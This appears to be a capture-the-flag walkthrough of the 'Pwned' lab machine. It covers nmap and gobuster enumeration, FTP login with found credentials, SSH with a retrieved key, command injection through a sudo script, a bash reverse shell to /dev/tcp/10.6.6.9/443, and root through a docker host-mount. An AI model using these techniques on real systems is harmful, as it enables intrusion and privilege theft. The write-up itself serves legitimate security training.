

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Thu Nov 14 15:46:49 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.13
Nmap scan report for 10.9.9.13
Host is up (0.00037s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fe:cd:90:19:74:91:ae:f5:64:a8:a5:e8:6f:6e:ef:7e (RSA)
|   256 81:32:93:bd:ed:9b:e7:98:af:25:06:79:5f:de:91:5d (ECDSA)
|_  256 dd:72:74:5d:4d:2d:a3:62:3e:81:af:09:51:e0:14:4a (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Pwned....!!
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 14 15:47:02 2024 -- 1 IP address (1 host up) scanned in 12.89 seconds
Service Enumeration
TCP/21

TCP/80


Gobuster Enumeration
Directories and Files
gobuster dir -u http://10.9.9.13 -x php,txt,html -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o pwned.txt/.htaccess.php (Status: 403) [Size: 274]
/.htpasswd.php (Status: 403) [Size: 274]
/.htpasswd.txt (Status: 403) [Size: 274]
/.htaccess.html (Status: 403) [Size: 274]
/.htaccess.txt (Status: 403) [Size: 274]
/.htpasswd (Status: 403) [Size: 274]
/.htpasswd.html (Status: 403) [Size: 274]
/.htaccess (Status: 403) [Size: 274]
/index.html (Status: 200) [Size: 3065]
/nothing (Status: 301) [Size: 308] [--> http://10.9.9.13/nothing/]
/robots.txt (Status: 200) [Size: 41]
/robots.txt (Status: 200) [Size: 41]
/server-status (Status: 403) [Size: 274]Of all the entries /nothing/ appears to be the most interesting, but is in fact, nothing at all
gobuster dir -u http://10.9.9.13 -x php,txt,html -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 100 -o pwned.txt/.html (Status: 403) [Size: 274]
/index.html (Status: 200) [Size: 3065]
/robots.txt (Status: 200) [Size: 41]
/nothing (Status: 301) [Size: 308] [--> http://10.9.9.13/nothing/]
/.html (Status: 403) [Size: 274]
/server-status (Status: 403) [Size: 274]
/hidden_text (Status: 301) [Size: 312] [--> http://10.9.9.13/hidden_text/]Let's check out /hidden_text/


gobuster roundcurl -s http://10.9.9.13/hidden_text/secret.dic -o secret.dicgobuster dir -u http://10.9.9.13 -x php,txt,html -w secret.dic -t 100 -o pwned.txt/.html (Status: 403) [Size: 274]
/pwned.vuln (Status: 301) [Size: 311] [--> http://10.9.9.13/pwned.vuln/]Time to explore /pwned.vuln/


Enumerating FTP
ftp 'ftp://ftpuser:B0ss_B!TcH@10.9.9.13'
shareftp> cd share
ftp> get id_rsa
ftp> get note.txtLet's grab the files from the share directory

id_rsa is almost certainly the SSH private key for the ariana user on the targetExploit
SSH as Ariana
chmod 400 id_rsaPrivate key permissions are too open on the file system
ssh -i id_rsa ariana@10.9.9.13
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux pwned 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64 GNU/Linux
Current User
uid=1000(ariana) gid=1000(ariana) groups=1000(ariana),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)

Matching Defaults entries for ariana on pwned:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ariana may run the following commands on pwned:
    (selena) NOPASSWD: /home/messenger.sh
Users and Groups
Local Users
ariana:x:1000:1000:Ariana,,,:/home/ariana:/bin/bash
selena:x:1001:1001:,,,:/home/selena:/bin/bash
ftpuser:x:1002:1002::/home/ftpuser:/bin/bash
Local Groups
cdrom:x:24:ariana
floppy:x:25:ariana
audio:x:29:ariana
dip:x:30:ariana
video:x:44:ariana
plugdev:x:46:ariana
netdev:x:109:ariana
bluetooth:x:111:ariana
ariana:x:1000:
selena:x:1001:
docker:x:115:selena
ftpuser:x:1002:
Network Configurations
Network Interfaces
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:9d:ef:52 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.13/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 5586sec preferred_lft 5586sec
    inet6 fe80::be24:11ff:fe9d:ef52/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:d2:71:f6:48 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
Interesting Files
/home/messenger.sh
#!/bin/bash

clear
echo "Welcome to linux.messenger "
                echo ""
users=$(cat /etc/passwd | grep home |  cut -d/ -f 3)
                echo ""
echo "$users"
                echo ""
read -p "Enter username to send message : " name
                echo ""
read -p "Enter message for $name :" msg
                echo ""
echo "Sending message to $name "

$msg 2> /dev/null

                echo ""
echo "Message sent to $name :) "
                echo ""
Privilege Escalation
Becoming Selena
Ariana has sudo privileges to execute /home/messenger.sh as selena. When reviewing the source code of the script, we can see that this script will lead to code execution.

- Line 10: Take input and store in the
namevariable - Line 12: Take input and store in the
msgvariable - Line 16: The
$msgvariable is going to be executed as a system command, as it is not being output as a string with a command such asecho "$msg".stderris silenced by a redirect to/dev/null
sudo -u selena /home/messenger.shRun the /home/messenger.sh script as selena

selena, indicating we have code execution as this usersudo rlwrap nc -lnvp 443Start a TCP listener to catch a reverse shell
sudo -u selena /home/messenger.shRun the sudo script
Enter message for :bash -ipSpawn a bash session as selena
bash session. Run your commands regardless.bash -c 'bash -i >& /dev/tcp/10.6.6.9/443 0>&1'Connect back to your TCP listener


During earlier enumeration and again now having pivoted to a session as selena, we note that she is in the docker group, which can be abused to read privileged files by mounting them from the host file system to the container file system.

Becoming Root
python3 -c "import pty; pty.spawn('/bin/bash')"docker run -v /:/mnt --rm -it alpine chroot /mnt bashMount / on the host to /mnt in the container and make /mnt the root of the file system. Then, spawn a bash process on the container.


/bin/bash on the host, exit the container, and verify SUID has been set on /bin/bash on the host/bin/bash -ip
EUID=0 (root)Flags
User
fb8d98be1265dd88bac522e1b2182140
Root
4d4098d64e163d2726959455d046fd7c